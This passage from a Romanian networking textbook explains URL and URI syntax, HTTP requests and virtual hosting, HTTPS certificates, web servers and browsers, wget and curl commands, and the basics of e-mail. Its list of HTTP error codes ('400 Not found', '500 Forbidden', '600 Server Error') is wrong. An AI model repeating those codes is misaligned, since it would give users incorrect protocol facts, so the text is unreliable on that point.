Schema de URL nu este folosită doar pentru protocolul HTTP sau HTTPS. Pot fi folosite și alte protocoale, cât timp clientul care folosește URL-ul cunoaște acel protocol. Un protocol care poate fi folosit din browser este protocolul FTP și se poate folosi URL pentru acesta. De exemplu, URL-ul ftp://ftp.start.info/download/iso/udpcd.iso oferă accesul la resursa download/iso/udpcd.iso din directorul rădăcină al serverul FTP, folosind protocolul FTP. Acest URL poate fi folosit doar în browserele care cunosc protocolul FTP, caz în care acționează pe post de client FTP. Alte protocoale care pot fi folosite în cadrul unui URL sunt IMAP (imap://), IMAPS (imaps://), FTPS (ftps://), SFTP (sftp://), LDAP (ldap://), LDAPS (ldaps://) și altele. Pentru ca un URL să aibă sens, acesta trebuie să trimită la o resursă recunoscută de serverul în cauză, iar clientul trebuie să cunoască protocolul specificat în URL.

Schema de URL, în cazul în care protocolul folosește autentificare, permite specificarea numelui de utilizator și s parolei. Astfel, dacă pentru accesarea unei resurse prin FTP este nevoie de autentificarea folosind utilizatorul tirion cu parola argent, se va folosi un URL de forma ftp://tirion:argent@ftp.start.info/download/iso/udpcd.iso.

Formal, schema completă unui URL are așadar formatul:

protocol://username:password@servername:port/path/to/resource

- protocol este protocolul folosit; este nevoie ca serverul care așteaptă conexiuni și clientul să folosească acel protocol;
- username:password reprezintă credențialele de autentificare;
- servername este numele stației server, fie ca nume DNS fie ca adresă IP;
- port este portul pe care procesul server ascultă conexiuni pentru a comunica, folosind protocolul dat, cu procesul client;
- path/to/resource este calea către resursă, relativă la directorul rădăcină al procesului serverului.

Pentru testarea diverselor forme de URL, recomandăm consultarea utilitarului curl. Acesta este un client pentru o diversitate de protocoale și implicit URL-uri (HTTP, FTP, LDAP, IMAP etc.).

Am precizat că URL-ul este un mod de identificare a unei resurse în Internet. În fapt, un URL este modul de identificare a resursei pe baza modului în care această resursă este accesată, adică pe baza locației sale (*location*) în configurarea serverului. În Internet, noțiunea care reflectă în mod generic identificarea unei resurse în internet poartă numele de URI (Uniform Resource Identifier).

Un URI identifică o resursă abstractă sau fizică folosind un șir de caractere după o schemă specifică, similară URL-ului. Nu este nevoie de precizarea unui mod de acces la acea resursă. Din acest motiv toate URL-urile sunt URI-uri, dar unele URI-uri nu sunt URL-uri. Exemplu de URI care nu este URL este adresa de e-mail. Formatul unei adrese de e-mail este mailto:abaddon@darksiders.com sau, simplificat, abaddon@darksiders.com. O astfel de adresă este un URI, identificând datele de contact și căsuța poștală a unui utilizator, fără a specifica însă un mod de localizare a acesteia, deci nu este URL.

Schemele posibile pentru URI-uri sunt numeroase și pot fi create și scheme noi, cât timp respectă cerințele specificate în documentul RFC aferent. Spre exemplu, scheme de forma man:gcc și info:gcc accesează, respectiv, paginile de manual și info ale comenzii gcc. Detalii despre URI-uri se găsesc consultând pagina de manual aferentă de pe toate sistemele Linux (man-uri).

Folosirea URL-urilor (și deci și a URI-urilor) specifice World Wide Web depinde de protocolul HTTP, protocolul de bază al web-ului, prezentat în continuare.

9.4.3 HTTP

După cum a fost precizat anterior, particularitățile legate de distribuirea datelor în Internet au condus la proiectarea unui serviciu neorientat conexiune. După obținerea fiecărei resurse, conexiunea se închide, urmând să se deschidă o conexiune nouă pentru altă resursă, de multe ori pe alt server. Menținerea conexiunii active către un anumit server ar reprezenta, de multe ori, un consum inutil de resurse atât pe client cât și pe server.

Protocolul HTTP (HyperText Transfer Protocol), protocolul esențial al serviciului web, este rezultatul deciziilor de proiectare de mai sus. HTTP este un protocol simplu, în mod text, fără conexiune persistentă. Clientul web, denumit și browser, formulează o cerere HTTP care apoi este transmisă serverului web, unde este prelucrată, după care clientului îi este servit răspunsul.

Protocolul este asociat portului 80 TCP, port pe care ascultă conexiuni serverul web. HTTP funcționează peste TCP, fiind nevoie de facilitățile de livrare sigură și control al fluxului pentru transmiterea de fișiere de dimensiune mare. În mod convențional, dacă un server web ascultă conexiuni pe alt port, acesta este corelat numărului 80: fie portul 8000, fie portul 8080 sau altele similare.

Protocolul este un protocol text și, câtă vreme nu se face încărcarea sau descărcarea de fișiere binare, pot fi urmărite într-o captură de sniffer (de tipul tcpdump sau wireshark) atât cererea clientului, cât și răspunsul serverului.

Cea mai simplă formă de interogare din partea clientului, forma implicită, se realizează printr-un mesaj de tipul GET. Un astfel de mesaj solicită o resursă de la serverul Web. De exemplu, un client, după conectare la un server web, îi transmite acestuia mesajul:

```
GET /networking/lectures/lecture-01.html
```

Mesajul ajunge la server și este prelucrat. Serverul verifică existența, în directorul său rădăcină, a resursei /networking/lectures/lecture-01.html. În cazul existenței resursei, el îi trimite un răspuns clientului, împreună cu acea resursă. Răspunsul pozitiv este de forma

```
200 OK
```

După acest răspuns urmează resursa solicitată. După ce resursa este transmisă, conexiunea este închisă.

Acest mesaj este transmis de un browser în momentul folosirii URL-ului http://www.start.info/networking/lectures/lecture-01.html (desigur, poate fi vorba de alt server). URL-ul îi transmite clientului ce server web să contacteze, folosind HTTP și o conexiune pe portul 80, și ce argument să folosească pentru mesajul de tip GET, adică /networking/lectures/lecture-01.html, calea către resursa dorită. Se observă traducerea simplă și rapidă din URL într-o interogare către serverul web pentru obținerea resursei.

În general, dacă resursa este disponibilă, serverul răspunde cu un mesaj pozitiv (200 OK) și cu resursa obținută în continuarea mesajului. În cazul unei probleme, serverul răspunde cu un mesaj de eroare. Exemple sunt:

- 400 Not found
- 500 Forbidden
- 600 Server Error

Răspunsurile negative sunt, de obicei, prelucrate de clientul web și redate utilizatorului în forma unui mesaj de eroare.

Protocolul HTTP/1.1

La începuturile web-ului, unei adrese IP îi corespundea, în DNS, un singur nume. În acest fel, o conexiune pe portul 80 la stația cu adresa IP aferentă însemna că se folosise un URL ce conținea acel nume. Pe măsura dezvoltării Internetului a apărut situația în care mai multe nume refereau aceeași adresă IP și, prin găzduire virtuală (virtual hosting), fiecare nume putea referi anumite resurse; fiecare nume referea alte resurse, chiar de pe același sistem. Spre exemplu, dacă new.start.info era

un alias (CNAME în DNS) la www.start.info, ambele refereau aceeași adresă IP. Cu o configurație corespunzătoare de găzduire virtuală, URL-urile http://new.start.info/hello.html sau http://www.start.info/hello.html ar afișa, probabil, alte informații. Fiecare nume dispune de propriul director rădăcină.

În această situație s-a pus problema identificării, în cadrul cererii HTTP, a numelui la care face referire. Acest lucru nu se poate face în momentul conectării. Din punctul de vedere al protocolului TCP, în momentul conectării se realizează conectarea între două adrese IP, nu între două nume. Indiferent că este vorba despre numele new.start.info sau www.start.info, conexiunea se realizează la fel.

Pentru aceasta, în versiunea 1.1 a protocolului HTTP s-a introdus completarea câmpului Host cu numele către care se adresează cererea. Astfel, o cerere completă pentru cazuri de găzduire virtuală este:

```
GET /hello.html HTTP/1.1
Host: new.start.info
```

În cadrul cererii de mai sus, se precizează că se dorește obținerea resursei hello.html din directorul rădăcină al serverului web pentru numele new.start.info. Dacă ar fi apărut numele www.start.info, s-ar fi recuperat resursa din directorul rădăcină al acestui nume, probabil diferit de anteriorul.

Alte tipuri de mesaje HTTP

Cea mai mare parte a mesajelor transmise de un client web serverului sunt mesaje de tipul GET. Aceste mesaje solicită resurse de la serverul web care apoi sunt transmise clientului.

Interogarea serviciului Web poate presupune și moduri de personalizare a interogării, pentru cazul unor cereri dinamice. Dacă, spre exemplu, se dorește o listare și prelucrare a unor intrări dintr-o bază de date, cererea poate fi sufixată de un șir de forma &table=names&list=yes. În cadrul acestui șir se definesc două variabile (table și list) ale căror valori pot fi folosite de server în prelucrarea sa dinamică.

Aceste variabile pot fi transmise și din cadrul unui format HTML. În cazul acesta transmiterea lor nu se mai face direct URL, în cadrul unui mesaj GET, ci printr-un mesaj POST. Mesajele de tip POST își propun obținerea unor resurse cu precizarea variabilelor în mesajul de interogare, nu în URL. Forma POST este o formă mai ascunsă decât cea GET, în care datele sunt vizibile în URL, dar nu împiedică parcurgerea variabilelor și valorilor acestora printr-un sniffer.

Pe lângă mesajele de tip POST și GET, protocolul HTTP oferă și alte tipuri de mesaje, folosite mai rar în Internet gen PUT sau DELETE.

Proiectat pentru a rezolva cât mai eficient accesul la un număr vast de resurse din Internet, protocolul HTTP are, totuși, două dezavantaje importante. Primul este că nu are nici o formă implicită de autentificare și securizare a transferului; ținând cont de popularitatea protocolului, este important ca, dacă se dorește, transferul între clientul și serverul web să fie securizat; pentru aceasta se folosește HTTPS. Al doilea dezavantaj ține de nepersistența conexiunii; dacă un client se autentifică la un server, datele de autentificare ar trebui trimise la fiecare cerere, întrucât fiecare cerere înseamnă o nouă conexiune.

9.4.4 HTTPS

Odată cu dezvoltarea și diversificarea Internetului, a crescut și numărul de atacuri de rețea și numărul celor care le realizează. Din acest motiv, securizarea protocoalelor existente, precum HTTP, SMTP, IMAP, FTP, a devenit importantă. Cu atât mai mult pentru HTTP, unul dintre cele mai uzuale protocoale din Internet.

Securizarea protocoalelor de nivel aplicație se realizează, în general, prin folosirea SSL/TLS (Secure Sockets Layer/Transport Layer Security). Este vorba de o specificație de nivel Prezentare în stiva OSI care creează canale sigure de comunicare pentru transferul informației. Suprapunerea

protocoalelor de nivel aplicație peste SSL/TLS a dat naștere formelor securizate a protocoalelor de mai sus, precum HTTPS, SMTP+TLS, IMAPS, FTPS.

HTTPS este forma securizată a protocolului HTTP. Pentru a putea fi folosit între clientul web și serverul web, ambele trebuie să folosească o implementare de SSL/TLS[19]. URL-urile de HTTPS substituie prefixul http:// cu https://.

Portul implicit folosit de un server cu suport HTTPS este 443, diferit de portul 80 folosit de HTTP. Pe portul 443 serverul ascultă cereri de conexiune doar de la clienți cu suport HTTPS. În general, un server web va asculta simultan conexiuni pe portul 80 (nesecurizate) și pe portul 443 (securizate).

Securizarea comunicației în HTTPS (de fapt în tranzacțiile securizate cu SSL/TLS) se realizează prin intermediul certificatelor digitale. În general, serverul își va demonstra identitatea clientului folosind un certificat digital. Clientul/Browser-ul dispune de un set de certificate de CA (Certification Authority) care validează certificatul serverului și, în consecință, identitatea acestuia (faptul că numele folosit corespunde, într-adevăr, serverului contactat). În urma unei validări reușite, se stabilește o cheie de criptare comună care va asigura canalul securizat de comunicare prin criptarea traficului. Traficul, chiar dacă este capturat și analizat de altcineva, nu va putea fi înțeles.

În cazul în care browserul nu dispune de un certificat de CA care să valideze certificatul serverului, îi va afișa clientului faptul că nu este o conexiune sigură, cu eventuala afișare a unui mesaj solicitând acceptarea certificatului serverului (afișare folosită de Mozilla Firefox sau Google Chrome).

În general, site-urile importante sunt securizate în mod corect, iar browserele dețin certificate de CA pentru a valida acele site-uri. Este recomandat ca, în cazul unui transfer de date directe, de exemplu autentificare cu nume de utilizator și parolă, să se folosească HTTPS. Pentru site-urile publice unde se folosește HTTPS este, de asemnea, recomandată folosirea de certificate care să fie recunoscute de browsere. Costul unui certificat variază[20], dar este considerat important ca un site public să dispună de un certificat valid. În cazul unui site de prestigiu, această condiție se impune.

Securizarea unui protocol, precum HTTPS, oferă un canal sigur de comunicare, garantând astfel confidențialitatea transferului. Întotdeauna, însă, criptarea înseamnă un consum mai mare de resurse atât din partea clientului cât și din cea a serverului. Înainte de a fi transmise pe rețea, datele trec printr-un nivel suplimentar de prelucrare, care înseamnă costuri de procesor și memorie.

Pentru a preveni consumul de resurse datorat criptării, se recomandă folosirea acestui mod doar la nevoie. De exemplu, un wiki open, în care oricine are acces de scriere, nu necesită nici un fel de criptare; autentificarea, dacă există, nu oferă o protecție utilizatorului și datelor: nu contează cine scrie cât timp le scrie. În acest caz, nu are sens folosirea HTTPS; folosirea HTTP este suficientă. Dacă, însă, autentificarea folosește niște conturi importante pentru utilizator, ale căror credențiale se doresc a rămâne ascunse, atunci se poate folosi HTTPS pentru criptarea tranzacțiilor de autentificare. După încheierea tranzacțiilor de autentificare, restul tranzacțiilor pot fi realizate nesecurizat, folosind HTTP. Eventual, alte pagini, precum cele de administrare, pot fi, de asemenea, securizate[21]. În fine, dacă datele de pe wiki sunt critice, wiki-ul va fi ascuns și întreg setul de tranzacții vor fi securizate folosind HTTPS; de avut în vedere că acest lucru va înseamna o încărcare suplimentară a clientului și serverului web.

9.4.5 Servere web

Un serviciu foarte folosit și divers din Internet, serviciul Web impune prezența unui număr considerabil de feature-uri atât din partea clientului cât și din partea serverului, depinzând de preferințele utilizatorului. În cazul serverelor web, sunt dorite funcționalități precum criptarea traficului (HTTPS), suport pentru limbaje de web development (precum PHP, Ruby, Python, Perl), suport pentru forme de CGI (Common Gateway Interface), gestiunea accesului la pagini web, redirectări, pagini proprii fiecărui utilizator etc. Desigur, se dorește ca prelucrarea să fie cât mai

[19] openssl/gnutls pe Linux

[20] http://www.whichssl.com/comparisons/price.html

[21] Wordpress FORCE_LOGIN_SSL

eficientă[22] și ca serverul să aibă un *footprint* de memorie cât mai mică - două criterii de regulă conflictuale.

La fel ca în cazul browserelor, Internetul oferă clasamente de popularitate a serverelor web. Datorită numărului mare de stații server din Internet care oferă servicii Web, numărul de instanțe de servere web pentru primele poziții din clasamente este de ordinul milioanelor. Netcraft publică unul dintre cele mai recunoscute clasamente ale serverelor web din Internet. Un astfel de clasament este publicat în fiecare an de Netcraft, prezentând evoluția numărului de servere web până la acel moment.

Cel mai răspândit și cel mai recunoscut server web din Internet este Apache[23]. Apărut încă de la începutul epocii web, serverul Apache este recunoscut pentru număr remarcabil de feature-uri, fie parte a core-ului Apache, fie disponibile prin module. Aceste feature-uri conferă Apache o poziție solidă pe lângă celelalte servere, mulți utilizatori preferând configurabilitatea în fața eficienței. Majoritatea tutorialelor legate de instalarea și configurarea unei aplicații web fac referire la Apache. Apache este instalabil și configurabil atât pe Linux cât și pe Windows, fiind răspândită împachetarea acestuia și altor aplicații în LAMP sau WAMP (Linux/Windows Apache MySQL PHP/Perl/Python). În general, pentru cea mai mare parte a aplicațiilor web, serverul Apache este preferat, datorită numărului mare de feature-uri.

În lumea Windows, Microsoft oferă, ca alternativă la Apache, serverul web din cadrul IIS (Internet Information Services). În vreme ce configurarea Apache se realizează, similar modului Unix, prin fișiere text de configurare și editoare, IIS se configurează cu ajutorul interfeței grafice de administrare. Pentru integrarea cu alte servicii Microsoft și pentru servirea de paginii cu tehnologii specifice Microsoft (de exemplu, ASP), se recomandă folosirea Microsoft IIS.

În lumea Unix, cazurile de utilizare în care serverul Apache nu este preferat sunt acelea în care se dorește servire rapidă și consum mic de resurse (*low memory footprint*). Datorită numărului mare de feature-uri, Apache este recunoscut ca un consumator de resurse (*resource hog*); în aceste cazuri se recomandă un server *light*, opțiunile cele mai răspândite fiind lighttpd și nginx.

Atât lighttpd cât și nginx au fost proiectate ca reacție la consumul mare de resurse și la eficiența redusă a Apache. Cu un număr mai mic de feature-uri, dar cu încorporarea funcționalităților care asigură eficiență ridicată (precum event-based serving), cele două soluții sunt recomandate acelor site-uri care trebuie să răspundă unui număr mare de conexiuni pe secundă și pentru care consumul de resurse este critic.

9.4.6 Clienți web

Din perspectiva utilizatorului, componenta cea mai relevantă pentru utilizarea serviciului web este clientul web, denumit și browser. Acesta reprezintă interfața utilizatorului cu resurse din Internet, pagini web, forme de colaborare, social networking, comunicare și altele.

Un browser este mai mult decât un client HTTP. Folosirea unui URL conduce la conectarea la server și transmiterea unui mesaj de tipul GET către server. Serverul răspunde cu resursa/pagina. În general pagina este o pagină HTML.

HTML (HyperText Markup Language) este un limbaj care descrie afișarea informațiilor pe ecran. Paginile HTML sunt transmise clientului care, prin parcurgerea fișierului HTML, realizează redarea; redarea înseamnă plasarea textului, formatarea acestuia, culori, plasarea și dimensiunile imaginilor, tabele. Partea componentă a browserului responsabilă de redare, una dintre cele mai importante componente, este engine-ul de redare (*rendering engine*).

O clasă specială de clienți web sunt utilitarele folosite în linia de comandă, precum wget sau `curl`. Acestea prezintă avantajul vitezei de acces la o anumită resursă și posibilitatea de automatizare, cu dezavantajele unei experiențe de utilizare reduse și a lipsei de interactivitate.

---

[22] http://www.kegel.com/c10k.html

[23] http://httpd.apache.org/

Pe măsura dezvoltării web-ului, browserele au devenit o componentă din ce în ce mai importantă. În ziua de azi, browserul reprezintă una dintre componentele software cele mai cunoscute și utilizate din cadrul unui unui sistem de operare. Din acest motiv, de-a lungul timpului au existat conflicte legate de folosirea unui browser sau altul. Astfel de conflicte sunt celebrele „browser wars"[24], conflicte care s-au amplificat prin intervenția companiilor producătoare. O primă ediție a fost competiția dintre Netscape și Microsoft și, respectiv, browserele Netscape Navigator și Internet Explorer, la finele anilor '90. Câștigător a ieșit Microsoft. Putem considera că a doua ediție a „browser wars" a avut loc la mijlocul anilor 2000, ca o competiție între Mozilla Firefox și Internet Explorer. Această competiție este încă activă, ambele browsere având cote semnificative pe piață cu apariția în topul ultimilor ani a Google Chrome. În cadrul anului 2012, clasamentul browserelor cuprinde ca prime trei browsere Internet Explorer, Google Chrome și Mozilla Firefox, cu ponderi între 20% și 30%.

Pe măsura evoluției Internetul și web-ului, dar și a competiției dintre browsere, acestea au din ce în ce mai multe funcționalități, rezultând într-o putere de personalizare foarte mare a utilizatorilor. Astfel de funcționalități sunt tab-uri de browser, amintirea parolelor, bară de căutare, bookmark-uri, plugin-uri și extensii, elemente anti-phishing, private browsing, module încorporate pentru dezvoltare (așa cum este Firebug de la Mozilla Firefox). Apariția de standarde noi, precum HTML5 sunt un factor suplimentar de competiție între browsere.

O formă de browsere care au câștig de popularitate în ultimii ani sunt browserele de pe dispozitive mobile (în special smartphones). O dată cu dezvoltarea acestor dispozitive, în special pe sistemele de operare Android și iOS, browserele au primit un interes și mai ridicat. În plaja browserele pe dispozitive mobile, direct corelate cu sistemul de operare folosit, cele mai folosite sunt Safari (pe iOS), Android Browser și Opera.

Ponderea ridicată a aplicațiilor web în experiența de Internet a utilizatorului fac din clientul web (browser-ul) una dintre aplicațiile de căpătâi în cadrul sistemului de operare. Browserele oferă un set amplu de funcționalități pentru o cât mai bună experiență de utilizare, cu interes crescut, în ultima perioadă, pentru dispozitivele mobile.

9.4.7 Utilitarele wget și curl

Forma uzuală prin care un utilizator accesează serviciul web este prin intermediul unui browser. În bara de adrese utilizatorul introduce URL-ul și accesează resursa căutată. În general, sunt folosite browsere cu interfață grafică și un număr mare de caracteristici: Internet Explorer, Mozilla Firefox, Google Chrome. Există, însă și browsere în mod text, precum lynx, links sau w3m.

Un caz separat de clienți web îl reprezintă utilitarele folosite în linia de comandă pentru descărcarea unei resurse. Avantajele unor astfel de utilitare sunt: folosirea în orice mediu (nu necesită interfață grafică), posibilitatea de automatizare (pot fi folosite în scripturi) și eficiența pentru utilizare simplă: dacă dorești doar să descarci un fișier ISO, o folosire a utilitarului `wget` este mai rapidă decât deschiderea unui browser și alegerea directorului de download.

Două utilitare care îndeplinesc rolul de mai sus (client web în linia de comandă) sunt `wget` și `curl`. Ambele sunt utilitare pentru descărcarea resurselor folosind protocoale web (HTTP și HTTPS), dar și FTP și, în cazul curl, IMAP, SFTP și altele. În general, utilitarele primesc un URL și descarcă resursa web identificată prin acel URL.

Astfel, pentru descărcarea unui fișier folosind `wget` se folosește comanda:

```
$ wget http://www.start.info/download/iso/udpcd.iso
```

Fișierul resursă udpcd.iso va fi salvat în directorul curent în care a fost rulată comanda de mai sus.

Sunt cazuri în care se dorește descărcarea unei resurse sub un alt nume. În acest caz, se folosește opțiunea -O urmată de numele fișierului în care se va salva resurse:

```
$ wget -O udpcd-20120828.iso http://www.start.info/download/udpcd.iso
```

[24] http://en.wikipedia.org/wiki/Browser_wars

În comanda de mai sus resursa este salvată într-un fișier cu numele udpcd-20120828.iso.

`wget` raportează informații despre rularea comenzii. Dacă se dorește colectarea acestor informații într-un fișier, de obicei în scripturi – ca să nu producă output suplimentar, se folosește opțiunea -o urmată de numele fișierului, ca mai jos:

```
$ wget -o wget.log -O udpcd-20120828.iso http://www.start.info/download/udpcd.iso
```

În cadrul comenzii de mai sus, mesajele de dowload afișate de utilitarul `wget` sunt stocate în fișierul wget.log. Dacă se dorește ignorarea acestora se poate folosi, ca nume de fișier, /dev/null.

Utilitarul poate fi folosit peste HTTPS, caz în care URL-ul folosit este prefixat de https://. O situație posibilă este aceea în care serverul interogat nu emite un certificat recunoscut de `wget`, caz în care apare un mesaj de eroare de forma celui de mai jos:

```
$ wget https://koala.cs.pub.ro
--2012-08-28 15:53:08--  https://koala.cs.pub.ro/
Resolving koala.cs.pub.ro (koala.cs.pub.ro)... 141.85.227.114
Connecting to koala.cs.pub.ro (koala.cs.pub.ro)|141.85.227.114|:443... connected.
ERROR: The certificate of `koala.cs.pub.ro' is not trusted.
ERROR: The certificate of `koala.cs.pub.ro' hasn't got a known issuer.
```

În cadrul mesajului de eroare se precizează faptul că nu este de încredere. În această situație, se poate folosi opțiunea --no-check-certificate, care permite descărcarea resursei chiar dacă certificatul nu este recunoscut, rezultând doar într-un warning:

```
$ wget --no-check-certificate https://koala.cs.pub.ro
[...]
WARNING: The certificate of `koala.cs.pub.ro' is not trusted.
WARNING: The certificate of `koala.cs.pub.ro' hasn't got a known issuer.
HTTP request sent, awaiting response... 200 OK
Length: 177 [text/html]
Saving to: `index.html'
[...]
```

Utilitarul curl îndeplinește un rol similar cu `wget`, având suport pentru un spectru mai larg de protocoale. Un exemplu simplu de rulare înseamnă transmiterea URL-ului unei resurse ca argument utilitarului curl, dar curl afișează ieșirea comenzii, în mod implicit, la ieșirea standard:

```
$ curl http://elf.cs.pub.ro/
<html>
    <head>
        <meta                                                    name="google-site-verification"
content="gTsIxyV43HSJraRPl6X1A5jzGFgQ3N__hKAcuL2QsO8" />

    </head>

    <body>
        <h1>It works!</h1>
    </body>
</html>
```

Dacă se dorește salvarea unei resurse într-un fișier dat se folosește opțiunea -o, la fel ca aici.

```
$ curl -o udpcd.iso http://www.start.info/download/iso/udpcd.iso
```

La fel ca în cazul `wget`, fișierul resursă udpcd.iso va fi salvat în directorul curent în care a fost rulată comanda de mai sus.

Cea mai mare parte din funcționalitățile curl sunt asigurate de biblioteca libcurl. Biblioteca libcurl este cea care implementează protocoalele de transfer. Biblioteca este open source, cu binding-uri în mai multe limbaje, și poate fi folosită în aplicațiile client care necesită transfer de fișiere. Astfel, dacă se dorește implementarea unei aplicații care conține un client de tip FTP, nu este nevoie de implementarea protocolului ci de folosirea modulelor necesare din cadrul bibliotecii.

Un caz util de folosire a moodle este determinarea adresei IP publice a unei stații. În general, un utilizator va folosi un browser grafic și va accesa un site de forma www.whatismyip.com. În caz de nevoie, sau pentru obținerea rapidă a informației, se poate folosi curl[25]. Site-urile care pot fi folosite în acest sens sunt ifconfig.me sau ipecho.net/plain:

[25] sau `wget` dar cu redirectarea


```
$ curl ipecho.net/plain
89.38.247.156
$ curl ifconfig.me
89.38.247.156
```

În cazul comenzilor de mai sus, se transmite ca argument comenzii curl URL-ul corespunzător și se afișează rezultatul serverului, formatat pur text ca adresa IP publică solicitată.

9.5 Serviciul de e-mail

Nevoia de comunicare la scală tot mai extinsă și eventual cu mesaje persistente în timp a condus la apariția și dezvoltarea scrierii. Mai târziu au apărut poșta, telegraful și telefonul, apoi transmiterea radio și televizorul. Rețelele de calculatoare au creat noi posibilități de comunicare, cu eficiență, scală și posibilități de arhivare a mesajelor din ce în ce mai mari. Unul dintre primele servicii disponibile în Internet a fost serviciul de e-mail.

Serviciul de e-mail, de poștă electronică, este cel care asigură comunicația text între doi utilizatori aflați în zone diferite, lucrând la sisteme de calcul diferite. Similar serviciului de poștă existent, serviciul de e-mail înseamnă schimbarea de mesaje între persoane, rolul poștașului fiind asigurat de Internet. Expeditorul compune un mesaj, marchează destinatarul și apoi folosește serviciul de e-mail pentru a-l trimite. Destinatarul primește mesajul și îl citește; observă că este de la expeditor și, la nevoie, poate răspunde (*reply*). O perspectivă de nivel înalt a funcționării serviciului de e-mail este prezentată în figura de mai jos.



9-3 – Funcționarea serviciului de e-mail

Din punct de vedere istoric, serviciul de e-mail a apărut înaintea Internet-ului. E-mail-ul era folosit în ARPANET și modul în care era folosit și proiectat a influențat deciziile de proiectare ale Internet-ului. Inițial gândit ca un serviciu de livrare de mesaje pur text, a fost extins ulterior să trimită mesaje binare, în format de atașamente, folosind specificațiile MIME (Multipurpose Internet Mail Extensions).

În zilele noastre modurile de comunicare între oameni folosind resurse electronice sunt dintre cele mai diverse. Cantitatea de informație transmisă este de asemenea însemnată. Forme de comunicare pot fi: discuții față în față, conference call-uri, discuții la telefon, forme de chat și instant messanging și e-mail. Ceea ce diferențiază serviciul de e-mail de alte forme de comunicare este asincronicitatea. Un mesaj transmis nu înseamnă că va fi citit atunci. Utilizatorul poate fi offline, poate nu și-a accesat căsuța poștală sau poate a ignorat mesajul. Această asincronicitate are avantaje importante:

- destinatarul nu trebuie să fie activ (*online*) pentru a primi mesajul;
- destinatarul poate aștepta până să răspundă la mesaj, prin urmare poate formula cum trebuie mesajul;

- expeditorul poate trimite un mesaj fără a deranja un expeditor ocupat, dar având așteptarea că va primi un răspuns într-un interval rezonabil (un soi de bilețel lipit de frigider);
- se poate comunica facil cu alte persoane de pe alte fusuri orare;
- se pot trimite notificări de evenimente sau acțiuni.

Alte avantaje specifice serviciului de e-mail prin comparație cu alte forme de comunicare sunt: posibilitatea transmiterii de atașamente, filtrarea și organizarea mesajelor, transmiterea facilă către mai mulți participanți și crearea unei discuții în grup mai mare.

Datorită prevalenței serviciului de e-mail s-au încetățenit un set de reguli și recomandări referite ca e-mail netiquette[26]. Acestea reprezintă recomandări aduse celui care compune un mesaj pentru a facilita citirea și înțelegerea acestuia de către destinatar(i). Astfel de recomandări sunt:

- scrierea de subiecte scurte și relevante;
- scrierea de mesaje scurte și la subiect;
- evitarea tonalității agresive;
- insistat pe folosirea text e-mail, nu HTML;
- folosirea ceasului sistemului în forma potrivită;
- semnarea mesajului;
- evitarea folosirii „ALL CAPS" (cuvinte doar cu majuscule).

La baza serviciului de e-mail, din perspectiva utilizatorului acestui serviciu, se găsesc câteva noțiuni: adresa de e-mail – folosită pentru identificarea unui destinatar, mesaje – elementele de text care sunt transmise între expeditor și destinatar, căsuța de e-mail – folosită pentru stocarea mesajelor la destinatar, de unde acesta le poate accesa și citi. Aceste noțiuni sunt descrise în continuare.

9.5.1 Adrese de e-mail, căsuțe poștale și mesaje

Fără un interes special în protocoalele de comunicație folosite de serviciul de e-mail și de infrastructura din spate, utilizatorul final este preocupat de cele trei noțiuni folosite în titlul acestei secțiuni: adresa de e-mail, căsuța poștală și mesajul.

Adresa de e-mail este un identificator al unui destinatar și este, astfel, o forma de URI (*Uniform Resource Identifier* – vezi Secțiunea 9.4.2). Adresa de e-mail este folosită, de asemenea, pentru identificarea expeditorului; la o eventuală replică a destinatarului, acesta va putea trimite un mesaj expeditorului.

Adresa de e-mail este compusă dintr-un nume de utilizator, caracterul @ și un nume de domeniu. Numele de domeniu este folosit de DNS pentru a identifica serverul pe care se găsesc căsuțele poștale, iar numele de utilizator este folosit pentru a identifica acea căsuță poștală în cadrul serverului. Un mesaj trimis către ana@elementar.ro va ajunge la serverul de mail aferent domeniului elementar.ro în căsuța poștală aferentă numelui de utilizator ana.

Căsuțele poștale sunt „depozitele" în care se stochează mesajele trimise prin intermediul serviciului de e-mail. Un utilizator poate accesa căsuța poștală proprie, poate citi mesajele, le poate copia, muta sau șterge. Utilizatorul nu este, în general, la curent cu implementarea căsuței poștale.

În mod uzual, o căsuță poștală este o intrare în sistemul de fișiere unde sunt menținute mesajele primite. Două formate sunt folosite aproape universal pentru căsuțe poștale: formatul mbox[27] și formatul Maildir[28]. Formatul mbox folosește un fișier pentru stocarea mesajelor, în timp ce Maildir folosește un director. Formatul mbox înseamnă concatenarea tuturor mesajelor într-un singur fișier. Formatul Maildir stochează fiecare mesaj într-un fișier. În ultimii ani, formatul Maildir a devenit prevalent, datorită flexibilității de manevrare a mesajelor.

---

[26] http://email.about.com/od/emailnetiquette/tp/core_netiquette.htm

[27] http://www.qmail.org/man/man5/mbox.html

[28] http://cr.yp.to/proto/maildir.html

Independent de formatul folosit pentru implementarea căsuței poștale, mesajele sunt stocate la fel: în forma în care au fost primite, cuprinzând antetul (header-ul) și corpul mesajului. Un mesaj stocat în căsuța poștală cuprinde mesajul efectiv al clientului dar și antetul. Majoritatea clienților de e-mail permit vizualizarea, pentru un mesaj, și a parții din header cu o opțiune de forma „All headers".

Un mesaj de e-mail cuprinde așadar un antet (header) – metainformații despre mesaje și corpul mesajul (body) – conținutul efectiv al mesajului. Antetul mesajului conține elemente precum destinatarul, data transmiterii, subiect, așa cum se poate vedea în exemplul de mai jos:

Date: Sun, 14 Oct 2012 12:30:41 +0300
Message-ID: <CABdoFFe6WV1whLx8yHHjQJrxvm86-JQa2Z+XSzMRwcnO5cmybQ@mail.gmail.com>
Subject: Rival Ideas - schimbare de plan
From: Valentina Manea <valentina.manea.m@gmail.com>
To: Razvan Deaconescu <razvan@rosedu.org>

Mesajul de e-mail conține întotdeauna caractere printabile; în mod implicit se trimit mesaje în codificare ASCII. Aceasta poate fi schimbată, însă, prin folosirea UTF-8. Pentru transmiterea de atașamente forma binară a acestora trebuie transformată în codificare ASCII. Aceasta înseamnă folosirea standardului MIME care convertește caracterele non-ASCII în caractere ASCII, compatibile, așadar, cu deciziile de proiectare a serviciului de e-mail.

9.5.2 Funcționarea serviciului de e-mail

Utilizatorul serviciului de e-mail nu este de regulă preocupat de arhitectura acestuia, cunoștințele de funcționare fiind apetența inginerilor de rețea sau a administratorilor. Pentru configurarea serviciului de e-mail, a infrastructurii acestuia și pentru depanare, sunt necesare cunoștințe interne despre componentele serviciului de e-mail și comunicarea dintre acestea (partea de back-end a serviciului de e-mail).

